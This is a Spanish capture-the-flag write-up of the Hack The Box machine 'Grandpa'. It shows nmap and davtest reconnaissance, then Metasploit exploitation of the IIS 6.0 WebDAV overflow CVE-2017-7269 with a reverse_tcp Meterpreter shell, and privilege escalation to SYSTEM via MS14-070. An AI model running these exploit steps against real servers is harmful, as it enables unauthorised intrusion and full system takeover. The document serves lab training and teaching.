# Hack The Box - Grandpa

| | |
|---|---|
| **Sistema Operativo:** | **Windows** |
| **Dificultad**: | **Easy** |
| **Release:** | **12/04/2017** |

**Técnicas utilizadas**

- Identifying known vulnerabilities
- Identifying stable processes
- Basic Windows privilege escalation techniques

Grandpa es una máquina de nivel fácil en la plataforma Hack The Box. Esta máquina presenta vulnerabilidades críticas, incluyendo **CVE-2017-7269**, que debe ser explotada para obtener acceso remoto. Además, cuenta con otra vulnerabilidad pública, **CVE-2014-4076**, que es esencial para escalar privilegios y obtener control total del sistema.

---


**# Aviso Legal**

Este documento ha sido creado con fines educativos y de investigación. El uso de la información presentada aquí para realizar acciones ilegales está estrictamente prohibido. El autor no se hace responsable de cualquier mal uso de la información proporcionada.

El uso de exploits y otras técnicas de hacking sin el consentimiento explícito del propietario del sistema es ilegal. En este caso, se utilizó exploits en el contexto de la plataforma HackTheBox, que proporciona un entorno seguro y legal para la práctica de habilidades de pentesting.

Por favor, utilice esta información de manera responsable.

---



## Enumeración

La dirección IP de la máquina víctima es 10.129.208.104. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.208.104 -R
PING 10.129.208.104 (10.129.208.104) 56(124) bytes of data.
64 bytes from 10.129.208.104: icmp_seq=1 ttl=127 time=56.3 ms
RR:     10.10.16.23
        10.129.0.1
        10.129.208.104
        10.10.16.1
        10.10.16.23

64 bytes from 10.129.208.104: icmp_seq=2 ttl=127 time=83.3 ms   (same route)
64 bytes from 10.129.208.104: icmp_seq=3 ttl=127 time=79.7 ms   (same route)
64 bytes from 10.129.208.104: icmp_seq=4 ttl=127 time=56.7 ms   (same route)
64 bytes from 10.129.208.104: icmp_seq=5 ttl=127 time=56.3 ms   (same route)

--- 10.129.208.104 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 56.261/66.443/83.251/12.329 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.208.104 -oN scanner_grandpa** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# cat nmap/scanner_grandpa
# Nmap 7.94SVN scan initiated Sun Jul 28 18:05:24 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_grandpa 10.129.208.104
Nmap scan report for 10.129.208.104
Host is up, received user-set (0.061s latency).
Scanned at 2024-07-28 18:05:24 CEST for 38s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-title: Under Construction
| http-webdav-scan:
|   Server Date: Sun, 28 Jul 2024 16:05:58 GMT
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 28 18:06:02 2024 -- 1 IP address (1 host up) scanned in 38.63 seconds
```

El análisis de puertos abiertos reveló que la máquina objetivo utiliza un servidor web **Microsoft IIS versión 6.0**. En el contexto de WebDAV, las **Public Options** se refieren a los métodos HTTP que el servidor permite ejecutar. Estos métodos son comandos que se pueden enviar al servidor para realizar diversas operaciones sobre los recursos web.

Es particularmente relevante destacar que la opción PUT está habilitada. El método PUT permite a los usuarios subir archivos al servidor, lo que puede representar un riesgo de seguridad significativo si no se gestiona adecuadamente. La habilitación de PUT podría permitir a un atacante cargar archivos maliciosos en el servidor, comprometiendo así la integridad y seguridad del sistema.

Además, esta versión de IIS es vulnerable a la vulnerabilidad conocida como **CVE-2017-7269**. Esta vulnerabilidad se debe a un desbordamiento de búfer en la función **ScStoragePathFromUrl** del servicio WebDAV en Internet Information Services (IIS) 6.0, que se ejecuta en **Microsoft Windows Server 2003 R2**.


La función **ScStoragePathFromUrl** es responsable de convertir una URL en una ruta de almacenamiento en el servidor. Esta función toma la URL proporcionada en la solicitud HTTP y la traduce a una ruta de archivo en el sistema de archivos del servidor. Sin embargo, la implementación de esta función en IIS 6.0 no valida adecuadamente el tamaño de la entrada, lo que permite que un atacante envíe una cabecera larga que comienza con "If: <http://" en una solicitud **PROPFIND**, provocando un desbordamiento de búfer, que en este caso, podría permitir a un atacante ejecutar código arbitrario en el servidor, comprometiendo completamente la confidencialidad, integridad y disponibilidad del sistema afectado. Este tipo de ataque puede dar al atacante control total sobre el servidor.

La solicitud **PROPFIND** es parte del protocolo WebDAV (Web Distributed Authoring and Versioning), que extiende HTTP para permitir la colaboración y gestión de archivos en un servidor web. La solicitud PROPFIND se utiliza para recuperar propiedades de un recurso identificado por un URI (Uniform Resource Identifier). Estas propiedades pueden incluir información como el tipo de contenido, la longitud del contenido, la fecha de creación, la fecha de la última modificación, entre otras.

Cuando se envía una solicitud PROPFIND, el cliente puede especificar un **encabezado de profundidad (Depth Header)** con valores como "0", "1" o "infinity". Este encabezado determina si la solicitud se aplica solo al recurso especificado, a sus hijos inmediatos, o a todos los recursos en la jerarquía. Por ejemplo, un valor de "0" aplicaría la solicitud solo al recurso especificado, mientras que un valor de "1" incluiría también a sus hijos inmediatos, y "infinity" aplicaría la solicitud a todos los recursos en la jerarquía.

## Análisis del puerto 80 (HTTP)

La página web disponible en el servidor de la máquina objetivo no mostraba ningún tipo de información útil, solo indicaba que la página web estaba en construcción.




**Davtest** es una herramienta utilizada para probar servidores habilitados para WebDAV, subiendo archivos de prueba ejecutables y, opcionalmente, archivos que permiten la ejecución de comandos u otras acciones directamente en el objetivo. En caso de que pudiera subir un archivo PHP o ASPX, podría establecer una reverse shell.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# davtest -url http://10.129.208.104/
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.129.208.104
********************************************************
NOTE    Random string for this session: DHZofHGBDdbAG6e
********************************************************
 Creating directory
MKCOL           FAIL
********************************************************
 Sending test files
PUT     shtml   FAIL
PUT     jhtml   FAIL
PUT     cfm     FAIL
PUT     php     FAIL
PUT     jsp     FAIL
PUT     html    FAIL
PUT     asp     FAIL
PUT     aspx    FAIL
PUT     pl      FAIL
PUT     txt     FAIL
PUT     cgi     FAIL

********************************************************
/usr/bin/davtest Summary:
```

Como se aprecia en la imagen anterior, no es posible subir ningún tipo de archivo. Sin embargo, como se ha explicado anteriormente, esta versión de WebDAV tiene una vulnerabilidad. Por tanto, busqué el exploit correspondiente en Metasploit.

```
msf6 > search iis_webdav

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/windows/iis/iis_webdav_upload_asp     2004-12-31       excellent  No     Microsoft IIS WebDAV Write Access Code Execution
   1  exploit/windows/iis/iis_webdav_scstoragepathfromurl  2017-03-26       manual     Yes    Microsoft IIS WebDav ScStoragePathFromUrl Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/iis/iis_webdav_scstoragepathfromurl
```

Si el exploit se ha configurado correctamente, se obtendría una consola de Meterpreter. Además, el usuario actual es NT AUTHORITY\Network Service.

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS         10.129.208.104   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.23      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.16.23:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (176198 bytes) to 10.129.208.104
[*] Meterpreter session 1 opened (10.10.16.23:4444 -> 10.129.208.104:1030) at 2024-07-28 18:15:53 +0200
```

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 1376 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami /all
whoami /all

USER INFORMATION
----------------

User Name                    SID
============================ ========
nt authority\network service S-1-5-20


GROUP INFORMATION
-----------------

Group Name                     Type             SID                                            Attributes
============================== ================ ============================================== ===================================================
NT AUTHORITY\NETWORK SERVICE   User             S-1-5-20                                       Mandatory group, Enabled by default, Enabled group
Everyone                       Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
GRANPA\IIS_WPG                 Alias            S-1-5-21-1709780765-3897210020-3926566182-1005 Mandatory group, Enabled by default, Enabled group
```


La máquina víctima es un Windows server 2003, standard edition. Esta versión es muy antigua y podría tener muchas vulnerabilidades públicas que podría explotar con el fin de escalar privilegios:

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 12 Minutes, 53 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 666 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,205 MB
Page File: In Use:         265 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A
```

## Escalada de privilegios

Existe un módulo en Metasploit, conocido como local_exploit_suggester, que proporciona información sobre posibles vulnerabilidades. Este módulo analiza el sistema objetivo y sugiere exploits locales que podrían ser utilizados para escalar privilegios. Al ejecutar este módulo, se obtiene una lista de posibles vulnerabilidades junto con los exploits correspondientes que podrían ser utilizados para comprometer aún más el sistema.




Este módulo identifica la vulnerabilidad **MS14-070**. Esta vulnerabilidad, también conocida como **CVE-2014-4076**, afecta a Windows Server 2003 R2 SP2 y Windows XP SP3. La causa raíz de esta vulnerabilidad es una desreferencia de puntero NULL dentro de la función tcpip!SetAddrOptions(). Un atacante que explote esta vulnerabilidad podría ejecutar código arbitrario en el sistema afectado.

La función tcpip!SetAddrOptions() es parte del controlador TCP/IP de Windows y se encarga de establecer opciones de dirección para las conexiones TCP/IP. Esta función toma parámetros de entrada que especifican las opciones de configuración para una dirección IP en particular. Sin embargo, debido a una falta de validación adecuada de los parámetros de entrada, es posible que un atacante envíe datos maliciosos que provoquen una desreferencia de puntero NULL. Esto puede resultar en la ejecución de código arbitrario con privilegios elevados.

Para explotar esta vulnerabilidad, el atacante primero debe iniciar sesión en el sistema. Luego, puede ejecutar una aplicación especialmente diseñada que explota la vulnerabilidad, tomando así el control completo del sistema afectado. El exploit aprovecha la desreferencia de puntero NULL para ejecutar código con privilegios elevados, lo que permite al atacante realizar cualquier acción en el sistema comprometido.

Finalmente, si el exploit se ha configurado correctamente, se obtiene una consola de Meterpreter como usuario NT AUTHORITY\SYSTEM, el usuario más privilegiado del sistema.